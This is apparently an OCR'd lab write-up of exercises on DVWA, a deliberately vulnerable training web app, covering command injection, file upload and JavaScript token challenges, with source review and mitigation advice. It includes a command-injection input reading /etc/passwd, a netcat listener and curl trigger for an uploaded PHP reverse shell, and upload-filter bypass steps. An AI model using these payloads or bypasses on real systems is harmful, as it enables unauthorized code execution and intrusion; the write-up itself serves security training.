
However, the filtering logic is still incomplete.


## 5.2 Exploitation

By removing the space before the pipe, the application failed to detect the operator:

```
127.0.0.1 |cat /etc/passwd
```

This bypassed the filter and successfully executed the command.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 |cat /etc/passwd
Submit
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection
Username: admin
View Source
View Help




# 6. Impossible Security Analysis

## 6.1 Source Code Review

The Impossible level significantly improves security:

- The input is broken into four numeric-only segments.
- The values are reassembled and strictly validated as an IPv4 address.
- No part of the input is passed to a shell command without sanitation.

As a result, **all command injection attempts fail**, and exploitation is no longer possible.

This level demonstrates an appropriate mitigation strategy.

# 7. Conclusion

Across Low, Medium, and High security levels, DVWA demonstrates how insufficient input validation and improper command sanitization lead to successful command injection.
Each security level introduces progressively stronger protections, but gaps remain exploitable until the Impossible level, where robust input validation effectively prevents command execution.


This exercise highlights the importance of:

- Avoiding direct shell command execution
- Implementing strict server-side input validation
- Using parameterized system calls or safe APIs
- Sanitizing and whitelisting user input
- Avoiding reliance on simple string replacement as a security mechanism

# 2. File Upload Vulnerability Assessment

## 2.1 Introduction

This section documents the testing of the **File Upload vulnerability** in DVWA. File upload features, if not properly secured, can allow attackers to upload and execute arbitrary code on the server. DVWA provides multiple security levels (Low, Medium, High, Impossible) to demonstrate various mitigation mechanisms.




The purpose of this assessment is to explore how an attacker could leverage insecure file uploads to gain remote code execution and system access.

## 2.2 Background

- **Low:** No security, vulnerable to all attacks.
- **Medium:** Some validation applied; challenge to bypass.
- **High:** Stronger validation, including file content checks.
- **Impossible:** Fully secure implementation, designed to prevent exploitation.

For file upload testing, the objective is to execute arbitrary PHP code (e.g., `phpinfo()`, `system()`) on the target server.

# 2.3 Low Security Level

## 2.3.1 Source Code Review

At the Low security level, uploaded files are moved directly to the server without any validation:

```
if( isset( $_POST[ 'Upload' ] ) ) {
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ],
$target_path ) ) {
        echo '<pre>Your image was not uploaded.</pre>';
    } else {
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
```

**Observation:**

- No file type or size validation
- No sanitization of filename
- Server blindly trusts the uploaded content


## 2.3.2 Exploitation

1. **Reverse shell via PHP**
    - Downloaded Pentestmonkey's PHP reverse shell, edited IP and port.
    - Uploaded through DVWA file upload form.
2. **Listener setup:**

```
nc -lvnp 9999
```

3. **Trigger reverse shell:**

```
curl http://127.0.0.1:42001/../../hackable/uploads/php-reverse-shell.php
```




**Result:** Successfully obtained a shell on the server.

# 2.4 Medium Security Level


## 2.4.1 Source Code Review

Medium security validates the **client-reported file type** and size:

```
if( ($uploaded_type == "image/jpeg" || $uploaded_type == "image/png") &&
$uploaded_size < 100000 ) {
    move_uploaded_file(...);
}
```

### Observation:


- Only JPEG/PNG images accepted
- Still vulnerable if MIME type is tampered





## 2.4.2 Exploitation

- Modified file MIME type using **Burp Suite** to bypass checks.
- Uploaded reverse shell with `.php` payload disguised as an image.
- Established a reverse shell following the same procedure as Low level.




# 2.5 High Security Level

## 2.5.1 Source Code Review

High security introduces:

- **File extension validation**
- **File content validation** (`getimagesize()`)

```
if( (strtolower($uploaded_ext) == "jpg" || ...) && getimagesize($uploaded_tmp) )
{
    move_uploaded_file(...);
}
```


**Observation:**

- Simply changing the MIME type is insufficient
- Upload fails if file content doesn't match image signature

**Screenshot placeholder:**
`[Insert screenshot of High Security file rejection message here]`

## 2.5.2 Exploitation

1. Rename payload: `revshell.php → revshell.png`
2. Edit file **Magic Number** to match PNG signature using a hex editor
3. Upload bypasses server checks
4. Rename to `revshell.php.png` and inject null byte `%00` in traffic
5. Trigger reverse shell via local path




# 2.6 Impossible Security Level

## 2.6.1 Source Code Review

Impossible level enforces:

- Anti-CSRF token validation
- Strict file extension/type checks
- Re-encoding of image to strip any non-image content

**Observation:**

- Upload sanitization is complete
- Metadata and embedded PHP code removed
- Exploitation is no longer possible

# 2.7 Exploitation Tools Used

| Tool | Purpose |
|---|---|
| **Pentestmonkey PHP shell** | Reverse shell payload for testing low security |
| **Weevely3** | Webshell framework for PHP code execution |
| **MSFVenom & Metasploit** | Custom PHP reverse shells with meterpreter handler |
| **Burp Suite** | HTTP request interception and MIME type modification |
| **exiftool / hexeditor** | Modify image metadata and magic numbers for bypass |

**Screenshot placeholder:**

[

# 2.8 Conclusion

The File Upload module demonstrates how improper validation allows attackers to execute arbitrary code. Key takeaways:

- Low and Medium security levels are fully exploitable
- High security requires advanced bypass techniques (Magic Number, null-byte injection)

- Impossible security fully mitigates the attack by sanitizing the uploaded file

**Mitigation Recommendations:**

1. Validate file type, extension, and content on the server
2. Strip any embedded code or metadata
3. Restrict execution permissions in upload directories
4. Implement anti-CSRF tokens and authentication
5. Avoid allowing direct web access to uploaded files

**Outcome:** Successfully demonstrated file upload exploitation and reverse shell execution on Low and Medium security levels; High level required advanced bypass; Impossible level fully secure.


# 3. JavaScript Manipulation Vulnerability Assessment

## 3.1 Introduction

The DVWA JavaScript challenges demonstrate how client-side logic can be analyzed, modified, and bypassed. Since JavaScript executes in the browser, users can freely inspect, alter, or manipulate it using developer tools. This module reinforces a critical security principle:

> **Client-side controls cannot be trusted for security.**

DVWA provides four levels: **Low**, **Medium**, **High**, and **Impossible**, each illustrating different obfuscation and validation techniques.




**Screenshot placeholder:**

## 3.2 Security Levels Overview

| Level | Description |
|---|---|
| **Low** | JavaScript is fully visible; minimal obfuscation. Simple token manipulation. |
| **Medium** | Script moved to external file and minified. Some obfuscation applied. |
| **High** | Complex obfuscation using JS obfuscation engines; requires deobfuscation. |
| **Impossible** | No client-side security enforced; demonstrates correct “never trust the client” |

| Level | Description |
|---|---|
| | principle. |

# 3.3 JavaScript: Low Security

## Objective:

Submit the word **“success”** along with the correct token.

### 3.3.1 Source Code Review

All JavaScript is embedded directly in the HTML. The function:

```
function generate_token(phrase) {
    return md5(rot13(phrase));
}
```


The system checks:


- Your input phrase
- Token generated using **ROT13 → MD5**


### 3.3.2 Exploitation Method 1 — Manual Token Creation

Steps:

1. Inspect the page → identify the token field.
2. Compute ROT13 + MD5 for the word **success**.
3. CyberChef replicates the encoding process.



